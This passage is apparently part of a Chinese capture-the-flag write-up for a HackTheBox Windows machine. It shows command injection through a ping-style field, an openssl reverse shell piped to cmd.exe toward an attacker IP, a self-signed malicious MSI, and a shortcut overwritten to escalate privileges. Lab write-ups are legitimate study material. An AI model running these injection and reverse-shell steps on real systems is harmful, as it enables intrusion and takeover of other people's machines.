C:\Program Files (x86)\WiX Toolset v3.11\bin>candle.exe -out d:\cer\ d:\cer\msi.xml
Windows Installer XML Toolset Compiler version 3.11.1.2318
Copyright (c) .NET Foundation and contributors. All rights reserved.
msi.xml


C:\Program Files (x86)\WiX Toolset v3.11\bin>light.exe -out d:\cer\lnkup.msi d:\cer\msi.wixobj
Windows Installer XML Toolset Linker version 3.11.1.2318
Copyright (c) .NET Foundation and contributors. All rights reserved.

d:\cer\msi.xml(6) : warning LGHT1079 : The cabinet 'product.cab' does not contain any files.  If this installation contains no
d:\cer\msi.xml(10) : error LGHT0204 : ICE18: KeyPath for Component: 'ApplicationFiles' is Directory: 'INSTALLLOCATION'. The Di
```

生成rick.cer、rick.pvk

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>makecert.exe -n "CN=Ethe
real" -pe -cy end -ic e:\cer\MyCa1.cer -iv e:\cer\MyCa1.pvk -sky signature -sv e:\cer\NewCa.pvk e:\cer\NewCa.cer
Succeeded
```

生成rick.pfx

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>pvk2pfx.exe -pvk e:\cer\NewCa.pvk -spc e:\cer\NewCa.cer -pfx e:\cer\Ne
```

证书和MSI文件合成

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>signtool.exe sign /f e:\cer\NewCa.pfx e:\cer\lnkup.msi
```

```
Done Adding Additional Store
Successfully signed: e:\cer\lnkup.msi
```

dir D:\DEV\MSIs

把lnkup.msi写入shortcuts目录下

```
127.0.0.1 | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73 | cmd.exe | C:\Progra~2\OpenSSL-
```

查看目录是否有lnkup.msi和lnkup.lnk文件

```
127.0.0.1 | dir c:\users\public\desktop\shortcuts\ |C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.
```

■■■


```
Directory of c:\users\public\desktop\shortcuts

04/02/2019  09:49 AM    <DIR>          .
04/02/2019  09:49 AM    <DIR>          ..
04/02/2019  09:01 AM               519 lnkup.lnk
04/02/2019  09:00 AM            32,768 lnkup.msi
04/02/2019  09:01 AM               519 Visual Studio 2017.lnk
              3 File(s)         33,806 bytes
              2 Dir(s)  15,413,420,032 bytes free
```

删除Visual Studio 2017.lnk ，并且把lnkup.lnk写入Visual Studio 2017.lnk

```
| del "c:\users\public\desktop\shortcuts\Visual Studio 2017.lnk" & copy "c:\users\public\desktop\shortcuts\lnkup.lnk" "c:\user
```

接收到shell
copy c:\users\public\desktop\Shortcuts\lnkup.msi D:\DEV\MSIs\lnkup.msi



最后重新打开openssl监听76、136端口等待root shell。

靶机地址：
https://www.hackthebox.eu/home/machines/profile/157

参考：
https://blog.csdn.net/wangyezi19930928/article/details/40919173 （linux下挂载fat）
https://github.com/Plazmaz/LNKUp （生成LNK的工具）
https://blog.inequationgroup.com/openssl-nc/ (openssl 反弹shell)
https://blog.xpnsec.com/becoming-system/ (生成MSI方法)
https://github.com/wixtoolset/wix3/releases/tag/wix3111rtm （下载wix3）
https://www.codeproject.com/Tips/105638/A-quick-introduction-Create-an-MSI-installer-with (wix3使用教程)
https://support.spirion.com/hc/en-us/articles/115000019391-Signing-an-Edited-Windows-Installer-package-msi-file- （MSI签名部署）

上一篇：bypass open_based... 下一篇：bypass open_based...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板